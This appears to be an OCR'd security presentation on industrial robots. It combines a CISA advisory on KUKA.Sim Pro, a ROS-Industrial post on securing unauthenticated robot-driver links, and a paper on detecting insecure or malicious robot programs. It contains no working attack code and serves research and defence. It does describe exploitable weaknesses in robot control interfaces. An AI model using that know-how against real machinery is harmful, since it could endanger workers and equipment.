    <DetailedRevision>3.1.0.118</DetailedRevision>
    <Revision>118</Revision>
    <VcId>19ef3cf5-d54b-4056-99de-49b89ac59bf7</VcId>
    <IsDeprecated>false</IsDeprecated>
    <Tags>Articulated</Tags>
   -<File>
      http://download.visualcomponents.net/elib/KUKA_Sim_3.1/eCat/KUKA_ROBOTS/Small%20Robots%20
    </File>
   -<Icon>
      http://download.visualcomponents.net/elib/KUKA_Sim_3.1/Thumbnails/eCat/KUKA_ROBOTS/Small%2
    </Icon>
   -<PreviewIcon>
      http://download.visualcomponents.net/elib/KUKA_Sim_3.1/Images/eCat/KUKA_ROBOTS/Small%20Rob
    </PreviewIcon>
    <DateModified>2019-06-18 07:24:03</DateModified>
    <FileSize>1737709</FileSize>
  </VcmComponent>
```

CISA
CYBER+INFRASTRUCTURE

About Us | Alerts and Tips | Resources | Industrial Control Systems


ICS-CERT Landing > ICS-CERT Advisories > KUKA.Sim Pro

ICS Advisory (ICSA-20-098-05)

KUKA.Sim Pro

Original release date: April 07, 2020


Print | Tweet | Send | Share



1. EXECUTIVE SUMMARY

- CVSS v3 4.3
- **ATTENTION:** Exploitable remotely/low skill level to exploit
- **Vendor:** KUKA
- **Equipment:** Sim Pro
- **Vulnerability:** Improper Enforcement of Message Integrity During Transmission in a Communication Channel

Remediation Approaches



Time
Existing deployments
New deployments
Future deployments
Engineers
System integrators
OEMs

Time

Existing deployments | New deployments | Future deployments

Network segmentation

Engineers


ROS-INDUSTRIAL

HOME ABOUT BLOG CONSORTIUM DEVELOPER EVENTS TUTORIALS VIDEOS

Blog RSS

To submit content for publication on the ROS-I blog, please email matt.robinson <at> rosindustrial.org (North America) or christoph.hellmann.santos<at> ipa.fraunhofer.de (Europe), or ros-i_asia@artc.a-star.edu.sg (Asia Pacific).


How to securely control your robot with ROS-Industrial

July 13, 2020

Trend Micro and Politecnico di Milano (Polimi) recently brought up a security issue with controlling industrial robots using ROS-Industrial drivers. We have worked fast to describe the mitigation for the security problem uncovered. Actually, it is quite simple, by following basic security guidelines on how to setup your network you can eliminate the described security risk at the source. Here we show how to setup secure communication between your ROS PC and your industrial robot.

In ROS-Industrial robots are connected to the ROS PC using so called motion servers. These are programs written in the OEM specific programming language that are running on the robot controller and enable receiving target values (typically axis positions) from and sending actual values as well as the robot status to the robot's ROS driver. The interface used for this communication differs from one robot OEM to another. The problem is that as of now robot OEMs do not provide interfaces that provide a security layer or authentication methods for these interfaces and no such measures can be added to the motion servers running on the robot controllers. Therefore, it is possible for intruders to attack the communication interface between ROS-Industrial robot driver and the motion server running on the robot controller. TrendMicro and PoliMi claim to have succeeded in sending motion commands to the robot controlled by a ROS-Industrial robot driver from another device that is connected to the same network as the controlled robot and the ROS-Industrial robot driver (Figure 1). This behavior can be potentially exploited by malicious network participants.

TREND MICRO | research



https://bit.ly/rogueautomation

TREND MICRO | research


Engineer

System integrators

Source code review

Patching

Automatic code scanning



Detecting Insecure Code Patterns in Industrial Robot Programs

Marcello Pogliani
Politecnico di Milano
marcello.pogliani@polimi.it

Federico Maggi
Trend Micro Research
federico_maggi@trendmicro.com

Marco Balduzzi
Trend Micro Research
marco_balduzzi@trendmicro.com

Davide Quarta
EURECOM
davide.quarta@eurecom.fr

Stefano Zanero
Politecnico di Milano
stefano.zanero@polimi.it

Abstract

Industrial robots are complex and customizable machines that can be programmed with proprietary domain-specific languages. These languages provide not only movement instructions, but also access to low-level system resources such as the network or the file system. Although useful, these features can lead to taint-style vulnerabilities and can be misused to implement malware—on par with general-purpose programming languages. In this paper, we analyze the languages of 8 leading industrial robot vendors, systematize their technical features, and discuss cases of vulnerable and malicious uses. We then describe a static source-code analyzer that we created to analyze robotic programs and discover insecure or potentially malicious code paths. We focused our proof-of-concept implementation on two popular languages, namely ABB's RAPID and KUKA's KRL. By evaluating our tool on a set of publicly available programs, we show that insecure patterns are found in real-world code; therefore, static source-code analysis is an effective security screening mechanism, for example to prevent commissioning insecure or malicious industrial task programs. Finally, we discuss remediation steps that developers and vendors can adopt to mitigate such issues.

CCS Concepts

• **Computer systems organization** → *Robotics*; • **Security and privacy** → **Software security engineering**;

Keywords

industrial robotics; security vulnerabilities; robot programming

ACM Reference Format:
Marcello Pogliani, Federico Maggi, Marco Balduzzi, Davide Quarta, and Stefano Zanero. 2020. Detecting Insecure Code Patterns in Industrial Robot Programs. In *Proceedings of the 15th ACM Asia Conference on Computer and*

systems, and IT and OT networks in the factory floor. Industrial robots can be programmed online, using the "teach by showing" method, or offline, using purpose-built, domain-specific programming languages. These *industrial robot programming languages (IRPLs)* include special instructions to move the robot's arm(s), as well as common control-flow instructions and APIs to access low-level resources. Writing *task programs* (i.e., the programs that define the task to execute) in IRPLs is useful to implement custom tasks and integrate external systems in the production process. IRPLs provide access—in an almost unconstrained way—to several robot's resources like its mechanical arm(s), file-system, network, various fieldbus protocols, and serial communication.

Recent research looked into the security of industrial machinery, such as robots. In our previous research [19], we focused on the security properties of industrial robots, and in a follow-up paper [18], we mentioned how task programs are part of the attack surface, showing an example of an application written in a IRPL and vulnerable to a "path traversal" issue. Despite this, currently, there are neither security analysis tools for programs written in IRPLs, nor security mechanisms to implement resource isolation in common robotic operating systems (e.g., privilege separation). Furthermore, the security awareness within the industrial-automation community does not seem fully developed, yet. Indeed, from an analysis on 11 popular online industrial automation forums[1] totalling 294,680 users, we estimated that as low as 2.31% pages (10,868 out of 469,658) mention security-related keywords (e.g., security, vulnerability, and attack), and we discovered vulnerable code snippets[2].

As trends show an increased IT-OT convergence and a streamlined industrial software development with ample use of third party code [2, 9, 22], we advocate for a more systematic approach to *secure programs written in IRPLs*, on par with common general-purpose programming languages. As a first step, we propose a static source

POLITECNICO MILANO 1863 TREND MICRO research

Sources and Sinks

Attacker-controlled input


concrete impact

sensitive sources

- File
- Inbound communication (e.g., network)
- Teach Pendant (UI)

